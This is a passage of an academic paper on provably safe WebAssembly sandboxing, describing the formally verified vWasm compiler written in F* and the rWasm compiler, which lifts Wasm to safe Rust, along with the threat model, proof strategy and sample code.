Jay Bosamiya, Wen Shih Lim, and Bryan Parno

Carnegie Mellon University

Abstract

Many applications, from the Web to smart contracts, need to safely execute untrusted code. We observe that WebAssembly (Wasm) is ideally positioned to support such applications, since it promises safety *and* performance, while serving as a compiler target for many high-level languages. However, Wasm's safety guarantees are only as strong as the implementation that enforces them. Hence, we explore two distinct approaches to producing provably sandboxed Wasm code. One draws on traditional formal methods to produce mathematical, machine-checked proofs of safety. The second carefully embeds Wasm semantics in safe Rust code such that the Rust compiler can emit safe executable code with good performance. Our implementation and evaluation of these two techniques indicate that leveraging Wasm gives us provably-safe multilingual sandboxing with performance comparable to standard, unsafe approaches.

1 Introduction

Lightweight, safe execution of untrusted code is valuable in many contexts, including software plugins, third-party libraries, or even client-side code run when browsing the Web. New contexts such as dynamic content delivery networks (CDNs), edge computing, and smart contracts have created additional motivation to run untrusted code that could potentially harm its execution environment. Software sandboxing (via software fault isolation [41]) is a well-studied technique, with a long and rich history [7, 17, 21, 27, 29, 30, 37, 52], to provide this crucial primitive. Nevertheless, previous efforts to deploy it in production have failed, due to technical and marketplace hurdles (Section 2.2).

On the Web, after failed attempts with Java, ActiveX, Flash, NaCl [52], and Asm.js, a new contender for fast code execution was born—WebAssembly [11]. With lightweight, safe, portable, and fast code execution as its goals, WebAssembly (or Wasm) has rapidly become a popular compilation target for client-side code execution on the Web. Designed with sandboxing in mind, it has clean, succinct, and well-defined semantics, which, along with its portability and speed, has made it appealing for use in non-Web contexts too [8, 9, 30, 32, 42]. With the standardization of the WebAssembly Systems Interface (WASI) [42], it even exposes a POSIX-like API for programs to interact with their environment in a controlled manner. This makes it an attractive compilation target for both Web and non-Web contexts, and compilers for most popular languages, such as C, C++, Rust, Java, Go, C#, PHP, Python, TypeScript, Zig, and Kotlin, now support it as a target.

As a result, an implementation of Wasm can provide strong guarantees about the safe execution of a large variety of languages on a large number of platforms, making it an attractive narrow waist for sandboxing (Section 2.3).

However, WebAssembly's sandboxing guarantees hold only at the specification level; real Wasm implementations can, and do, have bugs (Section 2.3). These bugs can completely compromise all the guarantees provided by the specification. A plausible explanation for such disastrous sandbox-compromising bugs, even in code designed with sandboxing as an explicit focus, is that the correct, let alone secure, implementation of high-performance compilers is difficult and remains an active area of research, despite decades of work.

In this paper, we review the design space (Section 3) for executing Wasm code. Within this space, we identify a crucial gap: Wasm implementations that provide *both* strong security *and* high performance. Hence, we propose and explore two techniques, with varying performance and development complexity, which guarantee safe sandboxing using provably safe compilers. Along the way, we demonstrate that one can have safety without sacrificing execution performance.

We implement the first of our techniques (Section 4) as a compiler called vWasm, which utilizes formal methods to mathematically prove that the compiled Wasm code can only interact with its host environment via an explicitly provided API, hence ruling out problems where the compiled code, say, reads/writes to prohibited host-memory locations, or jumps to prohibited host code. We accomplish this by writing a machine-checked formal proof about vWasm's implementation. In particular, the executable code produced

by the implementation is formally guaranteed to stay within the confines of the sandbox provided to it. Note that this differs from traditional compiler correctness (in the vein of CompCert [24]), which guarantees that the output program matches the input. Indeed, the two properties are orthogonal, and thus we focus on provable sandboxing. To our knowledge, vWasm is the first formally verified implementation of a multi-lingual sandboxing compiler, since it can sandbox any of the many languages with an existing Wasm backend (Section 2.3). This complements earlier work [21] that verifiably sandboxed Cminor, one of CompCert's intermediate languages, for CompCert's three backends.

Our second technique (Section 5), implemented as a compiler called rWasm, takes a different approach that targets the special nature of software sandboxing. By careful optimized lifting of Wasm code to Rust, followed by compilation down to native code, it provides high-performance execution of Wasm code while guaranteeing safe sandboxing. By leveraging Rust's safety guarantees, rWasm provides safety *without requiring any explicit proofs* from the developer. Our benchmarks (Section 6.1) show that rWasm is competitive with, or on some benchmarks even beats, other Wasm runtimes, including ones optimized for performance, rather than safety. By leveraging Rust, rWasm provides the first multi-lingual, multi-platform sandboxing compiler with provably safety guarantees and competitive performance.

vWasm, implemented in F* [39], currently compiles Wasm programs into x86-64 assembly code, although the code and proofs are designed for portability. To prove its high-level theorem, we model a subset of x86-64 semantics and prove that the produced code satisfies the sandboxing statement given these semantics. rWasm, on the other hand, is implemented in Rust, and can compile code to any architecture that is supported as a target by Rust (which covers all the widely-used architectures). It also supports the ability to conveniently customize the output program, e.g., to add inline reference monitors [7]. Both tools are available as open source.[1]

Both vWasm and rWasm are competitive in performance, with the latter providing similar performance as other performance-optimized Wasm implementations on various benchmarks. The former is faster than interpreters, but slower than unsafe compilers. We compare both implementations on qualitative aspects in Section 6.2, including development/-maintenance effort and extensibility.

As with most sandboxing tools, we focus only on protecting the host environment from the sandboxed code. Hence, we do not make any claims about the impact of buggy code on itself. We also assume that the environment is not corrupt or overly permissive in the APIs exposed to sandboxed code. Finally, protections from denial of service, speculative execution, and side-channel attacks are orthogonal and out of scope.

As we discuss in Section 7, an alternative to provably emitting sandboxed code is to *validate* that code has been properly sandboxed (cf. NaCl [52], RockSalt [29], and VeriWasm [17]). However, these approaches require a custom validator for each targeted platform. NaCl and RockSalt also rely on a custom compiler toolchain for x86/x64 to make the emitted code easier to validate. Verifying code that was not so customized, e.g., with VeriWasm, is tricky to do without rejecting legitimate programs or suffering soundness issues. For example, VeriWasm missed CVE-2021-32629, a sandbox-compromising bug in Wasmtime [46] and Lucet [1], due to improper modeling of signedness in their specification [31].

Of course, a specification failure is problematic both for verified compilation and for validation. However, verified compilation allows greater control over the produced code; e.g., vWasm only needs to model a small, simple fragment of x64. In contrast, validation typically handles complex assembly produced by an independent compiler. The two approaches are complementary though, and ideally both would be used.




Figure 1: SFI-based intra-process sandboxing. In practice, the Host Process might be a video player, and each sandbox might contain a different codec or extension.

In summary, this paper makes the following contributions.

1. An exploration of two distinct techniques to achieve provably safe, performant, multi-lingual sandboxing. We implement these as open-source tools, and evaluate them on a collection of quantitative and qualitative metrics.
2. vWasm, the first verified sandboxing compiler for Wasm, achieved via traditional machine-checked proofs.
3. rWasm, the first provably safe sandboxing compiler with competitive run-time performance. We achieve this using non-traditional repurposing of existing tools to provide provable guarantees without writing formal proofs.

2 Wasm as a Narrow Waist for Software Sandboxing

We review software-fault isolation (Section 2.1) and Wasm (Section 2.2), before discussing Wasm's unique suitability for multi-lingual, cross-platform sandboxing (Section 2.3).

2.1 Background: Software Sandboxing

As discussed in Section 1, safe, lightweight execution of untrusted code is necessary in many contexts. A popular ap-

[1] https://github.com/secure-foundations/provably-safe-sandboxing-wasm-usenix22

proach is Software Fault Isolation (SFI) [41], which limits the effects of bugs to the buggy code itself. Without requiring any special hardware, it confines any bug's impact within a user-defined boundary, typically within a module or library. Multiple such boundaries can be introduced within the same OS-level process, as shown in Figure 1. Inline checks before any potentially unsafe memory access enforce this boundary. The cost of these checks is offset by the performance savings from cheap transitions between the sandboxed code and the host process. Common techniques to implement these checks include restricting offsets through bit masks, explicitly checking bounds, or using hardware quirks like x64's zero-extend on 32-bit arithmetic. Ensuring these checks always run requires some form of Control Flow Integrity.

2.2 Background: WebAssembly

The Web has seen many technologies for client-side code execution, but all except JavaScript have fallen by the wayside. JavaScript's limitations as a compilation target, however, motivated the design of Wasm.

Wasm introduces a new virtual architecture built from the ground up with speed, safety, and portability in mind. Its virtual architecture provides a platform-agnostic solution to compilation and code execution on the Web. It is a stack-based architecture with well-defined semantics and a basic type system. Its semantics are entirely deterministic, except for floating-point NaNs. It does not have a garbage collector, and hence gives the developer (or compiler) more control over run-time performance. Despite being a virtual architecture, it is designed to be close to modern hardware, making reasoning about its execution much simpler. These properties make it a great compilation target.

In more detail, WebAssembly programs are composed of separate modules, each of which consists of collections of code, data, and associated connections to the environment (or other modules). Code lives in simply-typed functions that can access the module's memory and global variables. Memory is a (potentially growable) sequence of bytes, called linear memory, whose length is a multiple of 64 KiB. This memory is disjoint from all other parts of the module. Globals consist of named scalar values (i.e., no arrays). Functions can be called either directly, or indirectly by picking an offset in an indirect call table. Control flow within a function consists of conditionals, blocks, loops, direct jumps (conditional and unconditional), and indirect jumps. Wasm guarantees that all control flow is structured by only allowing jumps to labels of blocks (or loops) that enclose the jump. Indirect jumps are performed, similar to indirect calls, by picking an offset in an indirect branch table. All imports to, and exports from, the module are made explicit, avoiding implicit access to the environment.

2.3 Motivation: A Narrow Waist

WebAssembly's careful design enables sandboxed execution of high-performance code on the Web. However, this same design can also benefit non-Web applications, since the Wasm standard explicitly separates the core Wasm language from the specific API provided to each Wasm module by the runtime or other modules. For example, instead of offering a Web-oriented API, (say) for manipulating the DOM, many runtimes [1, 43–46, 48, 49] offer the WebAssembly System Interface (WASI) [42] API to run Wasm beyond the Web. Our compilers vWasm and rWasm are agnostic to the particular runtime API picked by the host.

Given its popularity, and the large number of compilers that support compilation *to* Wasm[2], from languages including C, C++, Rust, Java, Go, C#, PHP, Python, TypeScript, Zig, Kotlin, and more, a single compiler *from* Wasm is sufficient to immediately support sandboxed code execution for all those languages. This makes Wasm an attractive narrow waist to provide high-performance lightweight sandboxing.

Such a compiler from Wasm to (say) x86-64 is simpler in design than x64-to-x64 SFI rewriting or sandboxing. Wasm's stack-based architecture, type system, and well defined semantics all make Wasm easier to reason about than x64. It also has a drastically smaller architecture, with under 200 instructions, compared to the $\sim$1500 – 6000 instructions in x64 [13, 15]. Additionally, it has no unexpected, or hardware/platform-specific behavior. While it *does* have minor non-determinism, in the form of computations involving floating-point NaNs, this is the only source of non-determinism, and thus its behavior is much easier to reason about.

As a narrow waist, then, Wasm seems to immediately provide high-performance lightweight sandboxing across all platforms, but note that the actual implementation of the compiler *from* Wasm is a critical part of the TCB for that guarantee. In particular, any bug in the compiler could threaten the sandboxing protections, and indeed such bugs have been found in existing runtimes, and would lead to arbitrary code execution by an adversary. For example, using carefully crafted Wasm modules, an attacker could achieve a memory-out-of-bounds read in Safari/WebKit using a logic bug (CVE-2018-4222), memory corruption in Chrome/V8 using an integer overflow bug (CVE-2018-6092), arbitrary memory read in Chrome/V8 using a parsing bug (CVE-2017-5088), arbitrary code execution in Safari/WebKit using an integer overflow bug (CVE-2021-30734); a sandbox escape in both Lucet and Wasmtime using an optimization bug (CVE-2021-32629); and many others. Recall that writing a high-performance compiler is already hard, and compilers from Wasm need to protect even against adversarial inputs, which makes it even harder. Indeed, there appears to be a tension between functionality (especially performance) and safety. We explore this in the next section.

[2] Any library or POSIX-compliant program (except for multi-threading and `longjmp`, which Wasm currently lacks) can be compiled to Wasm; our compilers support all current Wasm constructs.




Figure 2: The Design Space for a Wasm-based Sandbox

3 The Design Space for Implementing a Wasm-based Sandbox

We consider the design space for a Wasm-based sandbox along two major axes– Security and Performance. Figure 2 shows an informal representation of the space, and the location of types of Wasm runtimes within it.

Security and Threat Model To describe the security of various Wasm-based sandboxes, we must first understand the threat model. For the purposes of software sandboxing, this is largely standard, but we describe it in particular for sandboxing Wasm modules. At a high level, the attacker has some control over execution of the sandboxed module (through buggy, or even malicious, attacker-provided module code) and wishes to "break out" into the environment outside the sandbox to obtain more control. Under our threat model, the attacker may start executing code from any of the explicitly exposed "starting points" within the Wasm module, can manipulate Wasm's linear memory at arbitrary points between Wasm executions, and can pass arbitrary arguments to Wasm functions when calling them. The attacker, however, does not arbitrarily control the environment, since if they already have that level of control, then they need not "break out" of the sandbox. Additionally, side-channel attacks, speculative execution attacks, hardware attacks (such as Row Hammer [20] or power glitching [19]), denial of service, or excessive resource usage are out of scope. Confused deputy attacks [12], where the more privileged host process is tricked into misusing its authority due to a badly designed API, are also out of scope but addressed in other orthogonal work [30].

Performance Obviously, for critical systems, security is vital. However, for deployment in production, high performance is also important. Different workloads may have different performance requirements. Short workloads that run only once have different requirements from long running ones, or ones that require multiple runs. To simplify the discussion, within Figure 2, we focus on workloads that are either long running or require many runs. Our rough categorization here is supported by quantitative measurements in Section 6.

Design Space The top-left corner of Figure 2 consists of high-safety but low-performance implementations. Interpreters occupy this space, since (barring a language bug in the implementation of the interpreter), an attacker cannot escape the interpreter. However, this safety comes at the cost of run-time performance. Verified interpreters, such as Watt's verified Wasm interpreter [47], may provide better/additional safety properties relative to unverified interpreters.

The bottom-right corner consists of high-performance but low-safety implementations. Occupied by compilers, this space is used in many production scenarios, such as browsers. Since compilers are complex software, they are prone to bugs and thus can compromise safety (see Section 2.3). Amongst the two types of compilers, ahead-of-time (AOT) and just-in-time (JIT), the AOT compilers typically produce faster execution at run time since they can afford to spend more time on optimization. In contrast, JIT compilers tend to optimize the total execution time, including compilation time, and thus spend less time optimizing.

In the middle, we have traditional formally verified compilers [22, 24]. For most languages, traditional compiler correctness is orthogonal to sandboxing safety. The former reasons about the semantic equivalence of safe input code and its output and makes no guarantees about its compilation results when given an unsafe input program, e.g., a C program with a buffer overflow. Sandboxing safety reasons about the output code independent of the input program (or its safety).

However, Wasm is special since its semantics are (almost) deterministic. This means that *if* one formally proves this determinism, and composes that with traditional compiler correctness, then sandboxing safety could be proven from it. Thus, a traditional formally verified compiler, while safer than unverified compilers, is still imperfectly safe.

Finally, we have the upper-right quadrant of Figure 2, which shows our goal, where neither safety nor performance are compromised. We achieve this goal using the traditional means of formal verification for vWasm, while using a non-traditional repurposing of existing tools for rWasm. We defer the discussion of our techniques to Sections 4, 5 and 6.

In Section 6, we consider additional axes, including compilation time, development complexity, portability, and extensibility.

4 vWasm: A Formally Verified Sandboxing Compiler

Inspired by previous successes in constructing formally verified compilers for C [24] and ML [22], we construct vWasm to compile Wasm to provably sandboxed code. Previous work primarily focused on proving that correct input code is faithfully compiled to correct output code, whereas vWasm focuses on proving that all input code (regardless of correctness or even malice) is compiled to safely sandboxed code.

Concretely, we implement vWasm in the F* proof assistant (Section 4.1), following a relatively standard compilation pipeline (Section 4.2). We formally state and prove vWasm's guarantee that all output code will be properly sandboxed (Section 4.3), relative to a mechanized semantics of a subset of the x64 ISA. Finally, we summarize some lessons learned from vWasm's development (Section 4.4).

4.1 Background: Formal Verification and F*

Formal verification of software consists of writing a formal statement of the property we wish to prove about the software, and then writing a formal proof that shows this statement is true. The proof is machine checked and thus provides the highest degree of assurance in its correctness. In contrast to techniques such as software testing, fuzzing, and manual reviews, formal verification is able to reason about *all* execution paths, provided *any* input. This means that behaviors like buffer overflows, use-after-frees, etc. are completely ruled out. We describe vWasm's top-level property, as well as our proof strategy, in Section 4.3.

Our verification tool, F* [39], is a general-purpose functional programming language with effects, built for formal verification. Syntactically, it is closest to languages from the ML family (such as OCaml, F#, or SML). It has the full expressive power of dependent types, and has proof automation backed by Z3 [4], an SMT solver. Code written in F* can be extracted to multiple languages, and for vWasm, we use F*'s OCaml extraction. Proofs are written within vWasm as a combination of pre-/post-conditions, extrinsic lemmas, and intrinsic dependently-typed values. Also, to aid in proof management, we regularly use F*'s layered effects [34].

4.2 Compilation Strategy

vWasm is implemented as a compiler from Wasm to x86-64 (abbreviated as x64 henceforth), but it is designed to keep most of its code and proofs generic with respect to the target architecture. Here, we describe the process of compiling to x64, but the techniques generalize in a straightforward way to other architectures such as ARM. In compiling from Wasm to x64, there are three important conceptual stages: (i) a frontend which compiles Wasm to an architecture-parametric IR, (ii) a sandboxing pass which acts upon the architecture-parametric IR, and (iii) a printer which outputs the x64 assembly code.

The frontend for the compiler is both untrusted and unverified. This means that one neither needs to trust its correctness for the overall theorem statement to be true, nor does one need to write proofs about it. Note that this is in stark contrast with traditional compiler verification, where any stage of the compilation must either be trusted or verified. This means that we are free to use any compiler technology for the compiler's frontend, including arbitrarily complicated optimizations, as long as it outputs code within our architecture-parametric IR. This drastically reduces the development cost of such a compiler, compared to a traditional verified compiler, and it can also allow for fast code by allowing full usage of compiler optimization research. Since compiler optimization is orthogonal to our primary goal, for vWasm's frontend, we implemented only a simple register allocator and a basic peephole optimizer. We leave such optimizations for future work.

On the other end of the compilation pipeline is the x64 assembly printer, which is trusted to be correct. We discuss vWasm's overall TCB in Section 4.3, but we note that the printer is largely a straightforward one-to-one translation of our IR to strings, making it fairly simple to audit.

Finally, the sandboxing pass, which lies between the above two, is untrusted but verified to be correct. We define this formally in the next subsection, but informally, this means that the sandboxing code has been proven (and the proof mechanically checked) to produce safely sandboxed code, given any input. Within the sandboxing pass, all accesses (reads or writes) into the Wasm module's linear memory, indirect function call table, imports, globals, etc. are proven (sometimes after suitable transformations) to be safe.

In particular, to perform safe sandboxing, we bound accesses primarily via a bitwise-AND operation whenever possible, falling back to a check-and-branch-based bound otherwise. Admittedly, this runs counter to the WebAssembly specification, which dictates that *any* access outside linear memory must immediately trap. However, we allow for this small difference in semantics to support simplified sandboxing. For valid program executions, this does not impact their execution trace. However, upon an invalid out-of-bounds access, instead of trapping and exiting, the module may continue execution while corrupting its own memory space.[3] This transforms a security bug into a correctness (but sandbox-safe) bug. In some scenarios, this may be undesirable, so vWasm could be modified to instantly terminate.

To prove sandbox safety, we additionally prove that the sandboxing pass also guarantees (a restricted form of) Control-Flow Integrity (CFI) that ensures that any checks performed for sandboxing cannot be bypassed, and thus must be obeyed. Due to the convenient *explicit* split between different types of accesses in Wasm (e.g., linear memory is disjoint from the indirect call table and globals), sandbox checks can be safely elided in most cases except for direct linear memory accesses. This elision too is proven safe against the x64 machine model.

The sandbox used in vWasm has a fixed compile-time size, but since many Wasm programs need the ability to grow memory, we emulate the size accessible to the program, while using the sandbox size as a constant upper bound[4]. The loca-

[3] Despite allowing such corruption, vWasm does *not* depend on external assumptions like W^X to prevent code-modification attacks. Explicit checks force writes to stay within explicitly-provided data-only regions. Our proofs demonstrate these checks suffice and cannot be bypassed.

[4] Wasm uses 32-bit addressing; thus Wasm programs cannot refer to memory beyond 4GiB. vWasm supports setting the limit to this maximum, so any limitations due to memory-size bounds are due to Wasm itself. Wasm's

```
type operandi =
  | OConst : n:int → operandi
  | OReg : r:regi → size:rsize → operandi
  | OMemRel : offset:maddr → operandi
  | ...

type ocmp =
  | OEq32 : o1:operandi → o2:operandi → ocmp
  | ...

type ins_t =
  | Add32 : dst:operandi → o2:operandi → ins_t
  | ...

type precode =
  | Ins : i:ins_t → next:loc → precode
  | Cmp : cond:ocmp → t:loc → f:loc → precode
  | Call : tgt:target_t → onreturn:loc → precode
  | ...

type code = list precode
type ok_t = | AllOk | MemFailure | AstFailure | ...

type state = {
  ok:ok_t; ip:loc; reg_i:int↪nat64;
  mem:heap; stack:stack; ...
}

let eval_step (c:code) (s:state): state = ...
```

Figure 3: Sample of our machine model for x64 in F*

```
val sandbox_compile
  (a:aux) (c:code) (s:erased state): Err code
    (requires (
        (s.ok = AllOk) ∧
        (reasonable_size a.sb_size s.mem) ∧
        (s.ip `in_code` c) ∧ ...))
    (ensures (fun c' →
        forall n. (eval_steps n c' s).ok = AllOk))
```

Figure 4: Simplified theorem statement in F* for provably safe sandboxing in vWasm.

tion of the sandbox in memory itself is not fixed at compile time, but instead is chosen at run time, allowing for extra mitigations, such as Address Space Layout Randomization.

4.3 Provably Safe Sandboxing

Reasoning about sandboxing code involves first defining a machine model, and then defining what sandbox safety is within this model. Our machine model covers the subset of x64 targeted by the compiler. A simplified version of this model, written in F*, is in Figure 3. The complete model can be found in our open-sourced code. Note that these semantics for x64 are defined as small-step semantics, allowing for reasoning about even potentially infinitely running code. Within the definition of the x64 `state`, the `ok` field is crucial for defining safe sandboxing. This field is set to the value `AllOk` if and only if, until that point in execution, nothing invalid has occurred. Crucially, this also means that no accesses outside the memory allocated to the module have occurred.

Sandboxing is safe if and only if, informally, starting from any initial `AllOk` state, executing the sandboxed code for any number of steps leads to an `AllOk` state. Figure 4 shows the overall statement of this theorem for the sandboxing pass, more formally written in F*. This statement, written as pre- and post-conditions for the sandboxing pass `sandbox_compile`, shows that any code output by the sandboxer is formally guaranteed via the machine-checked proof to be safe. The pass takes two arguments `a` (auxiliary data) and `c` (the input program), and a computationally-irrelevant argument `s` (the initial state of the program, which is used for reasoning in our proofs, but that is erased when running the compiler), and returns output code `c'` under the custom effect `Err` (which allows the compiler to quit early upon error, for example if it finds a call to a non-existent function). The statement guarantees that as long as the pre-conditions in the `requires` clause are satisfied, the post-condition in the `ensures` clause provably holds on the produced output code. The conditions say that the initial state must be safe, have a reasonable sandbox size, and start from a valid location in the code; if these conditions are met, the output code `c'` will be safe when executed for any number of steps `n`.

The safety of the code means that it cannot access memory outside the allowed boundary. In particular, this means that any invalid (or even malicious) code provided to the sandboxer is made safe, and thus issues such as buffer overflows can only corrupt the module's internal state and nothing outside it. This property is distinct from traditional compiler correctness, which is predicated upon the input code being safe.

To better understand this guarantee, we must understand the Trusted Computing Base (TCB) under which it holds, which then explains potential limitations. Since this proof is written in F*, our TCB includes all that comes with it, specifically, F*, Z3 (its SMT backend), and OCaml (which is what we extract the F* code to, in order to execute). Additionally, our TCB includes the x64 machine model, the full theorem statement from Figure 4, and the trusted x64 assembly printer, as well as the assembler that converts the printed assembly into machine code. Note that all of these portions of the TCB would be required even for the implementation of a traditional verified compiler, but crucially, we do not have the semantics of the input language in our TCB, while traditional compiler correctness would necessarily need it in order to state its semantic equivalence (or simulation) theorem.

Our proof strategy consists of multiple parts. First, we use small-step semantics, which allow for more fine-grained reasoning about code execution. Next, we combine some instructions into groups of instructions. A group of instructions can be any positive number of instructions executed in a straight-line fashion. We then show a CFI property that this

real-world usage suggests this is not very limiting in practice.

grouping cannot be escaped from; i.e., a group can only be entered at its start, and only exited at its end, thereby behaving similar to a (subset of a) basic block. For normal control flow (such as straight-line code, or for conditional/unconditional direct jumps) this is straightforward, but more effort is required for indirect control flow (indirect function calls, indirect jumps, lookup/jump tables, and function returns). Next, we show that each group maintains the `AllOk` invariant; i.e., no invalid memory accesses or any other transition to an invalid state has occurred yet. By ensuring that all potentially unsafe accesses are correctly checked within a group, this invariant follows as a result. Finally, we prove that this invariant suffices to show that executing any number of steps in the program maintains `AllOk`.

4.4 Useful Insights

In the process of implementing and verifying vWasm, we uncovered some useful insights, which are likely to generalize to any formally verified sandboxing compiler. The first of these is that proving sandboxing is far more convenient with small-step semantics than it is to do it with big-step semantics along with a full execution trace. We initially started with the latter, but found that the proofs were convoluted and were simplified significantly by switching to the former. This is because small-step semantics allowed us to more naturally state and work with the invariant along groups of instructions. At its core, each group of instructions behaved like a single "medium step" formed from a finite collection of small steps, and this property is more naturally expressed as combining small steps on an unchanged program, rather than as a big step on the restricted program consisting of only the group.

Next, we found, to our surprise, that an unstructured IR was more convenient to work with to prove sandboxing. Wasm is carefully designed as a structured virtual architecture, not allowing for arbitrary `goto`s, and such structure generally simplifies proofs. However, Wasm introduces multiple distinct control-flow constructs consisting of loops, blocks, conditionals, branches, conditional branches, indirect branches, and direct/indirect calls. Each of these contribute non-trivial complexity to the proof, and hence we found that making the IR unstructured quite early in the compiler simplifies the overall implementation and associated proofs. In particular, vWasm quickly moves to an IR based on an unstructured Control Flow Graph (CFG) and maintains this right down to emitting x64 assembly at the printer. This means that all the control flow constructs are unified and do not require special handling.

Another useful property we noticed is that most of the proofs for the sandboxing are architecture independent. While we have implemented our compiler to only emit x64, very few proofs depend on x64-specific behavior. Instead, most of them rely more abstractly upon whether an instruction may access a certain region of memory or not. Thus, we believe that the compiler and its proofs are *almost* architecture independent. Specifically, with some more proof engineering, location modeling could be made more abstract, similar to that done by Bosamiya et al. [2], at which point the proofs would be practically architecture independent. We leave this for future work.

Finally, to implement a convenient-to-reason-about CFG-based semantics, a list of instructions with jumps indexing into it is useful. However, this makes for a very slow compiler, since updates to a functional list are expensive in languages like OCaml that use immutable linked lists. In order to balance proof complexity and implementation performance, we implemented a new functional data structure which we call an Append Optimized List (AOL). An AOL contains all the operations that one might require from a functional list, and each of these operations are proven to correspond to the equivalent operation on the simulated functional list. However, these operations are optimized for performance by implementing AOL as a tree that allows for delaying operations. For example, appending two functional lists is a linear time operation (in the length of the first list), but appending two AOLs is a constant-time operation, since it only requires the creation of a single node that points to both. Other operations which are faster on AOLs than on functional lists include: `length`, `zip`, `unzip`, `repeat`, `split`, `get_at_index`, and `update_at_index`. Since these operations are proven to match the functional specification, proofs written with lists in mind work directly with no changes required; however, the overall performance of the compiler is improved by an order of magnitude (Section 6.1.2).

5 rWasm: High-Performance Informally-Proven-Safe Sandboxing

rWasm leverages the insight that Rust (Section 5.1) can provide *both* safety (Section 5.3) and good performance, if we employ a suitable compilation strategy (Section 5.2) that plays to the strengths of Rust's optimization strategies (Section 5.4). rWasm's approach also makes it surprisingly simple to instrument the produced code with reference monitors (Section 5.5).

5.1 Background: Rust

Rust [26, 40] is a systems programming language with a strong focus on performance, reliability, and safety. Developed originally for use in Firefox, it has since gained use in the industry for security- and safety-critical software components. Amongst other goals, Rust aims to eliminate memory safety errors entirely, and it does so through a memory-ownership discipline. This provides safety without garbage collection, which practically all popular memory-safe languages previously required. Rust allows a developer to write high-level code, with low-level control when needed. However, as a systems programming language, there might be certain scenarios (e.g., writing an OS) where one might need more control than

directly allowed by the language, like directly accessing an arbitrary location in memory. Rust provides an explicit escape hatch for this via the keyword `unsafe`.

However, Rust guarantees that correctly typed code without `unsafe` (ensured by the declaration `#![forbid(unsafe)]`) will always be memory safe. The Rust community takes this guarantee *extremely* seriously, and considers any unsoundness in its type system to be immediately security critical (even if it may not actually be exploitable), assigns a CVE to it, and then works to fix the unsoundness [51]. Given the prevalence of Rust in industry, and how seriously the Rust team takes unsoundness bugs, safe Rust is thus battle-tested to be memory safe, even if not (yet) proven to be so. Early efforts towards formalization of Rust and its security guarantees have already begun, such as with the RustBelt [18] project and Oxide [50].

5.2 Compilation Strategy

rWasm compiles WebAssembly code to safe Rust. It consists of (i) a frontend that parses the Wasm binary into an internal intermediate representation, (ii) a stack and dead code analyzer, and (iii) a backend printer, that prints the intermediate representation into Rust code. This Rust code is then fed into the Rust compiler (`rustc`) to produce machine code.

We implement all stages of rWasm in safe Rust, and no stage of the compiler needs to be verified or trusted. This means we do not need to depend upon the safety or correctness of any part of rWasm for the safety of the produced executable machine code. Instead, the safety of the produced code simply comes from the lack of any `unsafe` in the generated Rust code. We discuss this further in Section 5.3. The compiler itself is thus free to generate code however it likes, but not all approaches produce efficient code. We discuss techniques to produce efficient code, amongst other details in Section 5.4.

5.3 Provably Safe Sandboxing

Our key insight for rWasm is that emulation of low-level code can be done by lifting it to a high-level language, which provides the guarantees of the high-level language to the low-level code under emulation. The high-level property that we want for provably safe sandboxing is essentially memory safety, meaning that the sandboxed code cannot access any memory that is not explicitly allocated to it by the runtime in the host process. Thus, compiling Wasm to *any* type-safe language (e.g., OCaml or Haskell) would provide provably-safe sandboxing through guaranteed object integrity, lack of type confusion, lack of out-of-bound memory accesses, etc. without trusting the generated type-safe code. Contrast this with `wasm2c` [43], which requires trusting the compiler, or its generated C code, since C does not guarantee memory safety.

The usual side effect of such lifting is that it leads to either unpredictable or bad performance. We recognize, however, that Rust presents us with a new opportunity to provide high-level guarantees without necessarily suffering this side effect. We have to be careful to actually eliminate it, but due to Rust's focus on performance, and lack of a garbage collector, it is feasible to obtain good and predictable performance by lifting code to Rust.

Since safe Rust's type-safety guarantees memory safety, we can thus informally prove memory safety by ensuring that there is no usage of `unsafe` in the produced code. We can achieve this simply through the use of a `#![forbid(unsafe)]` declaration. The TCB in this scenario then is only the Rust compiler. More explicitly, neither rWasm nor its generated code needs to be trusted for memory safety. While the Rust compiler itself is large, the Rust team takes type- and memory-safety extremely seriously, and thus this provides (informally) provably safe sandboxing.

Astute readers will note that sandbox safety in any type-safe language also depends on the language's runtime libraries. Fortunately, rWasm imports nothing, uses only allocation-related features (for `Vec`), and even eliminates dependency on the Rust standard library via the `#![no_std]` directive. As with any sandbox, care is required when exposing an API to sandboxed code [30] (e.g., to avoid APIs enabling sandbox bypasses directly or via confused-deputies), but such concerns are orthogonal to sandbox construction.

5.4 Useful Insights

Here, we describe an optimization-friendly collection of techniques to preserve WebAssembly semantics in Rust. Figure 5 illustrates the net effect of these techniques when compiling an example Wasm function that takes a 32-bit integer argument and computes the sum of positive integers up to that number. Note that the simple Wasm code becomes seemingly complex Rust code. However, the Rust code is written to be optimization friendly, and thus the Rust compiler is able to optimize it nearly all away, even recognizing that this convoluted looking code can be optimized via the mathematical closed form $\sum_{i=0}^{a} i = \frac{a(a+1)}{2}$. We briefly summarize key design decisions below.

The first challenge for any Wasm compiler is mapping Wasm's stack-based virtual machine to finite-register hardware. Rather than write our own register allocator for rWasm, our stack analysis pass emulates the stack-based machine via an infinite-register machine, where Rust variables are used to represent the "infinite" registers (notice in Figure 5a that the Wasm code only uses two stack slots, which correspond to Rust variables `slot0` and `slot1` in Figure 5b). We represent Wasm's non-stack locals and function arguments as scalar-typed Rust variables (see `local0` and `local1` in Figure 5b). This allows us to piggy-back on `rustc`'s excellent register allocation routines to obtain good performance.

To further simplify rWasm's implementation, we observe that Rust is adept at eliminating the repeated wrapping and

```
(func (param i32) (result i32)
  (local i32)
  loop (result i32) ;; []
    local.get 0     ;; [a]
    i32.const 1     ;; [a, 1]
    i32.lt_s        ;; [a<1?]
    if (result i32) ;; []
      local.get 1   ;; [s], return
    else
      local.get 0   ;; [a]
      local.get 1   ;; [a, s]
      i32.add       ;; [a+s]
      local.set 1   ;; [], s ← a + s
      local.get 0   ;; [a]
      i32.const 1   ;; [a, 1]
      i32.sub       ;; [a−1]
      local.set 0   ;; [], a ← a − 1
      br 1          ;; continue
    end
  end)
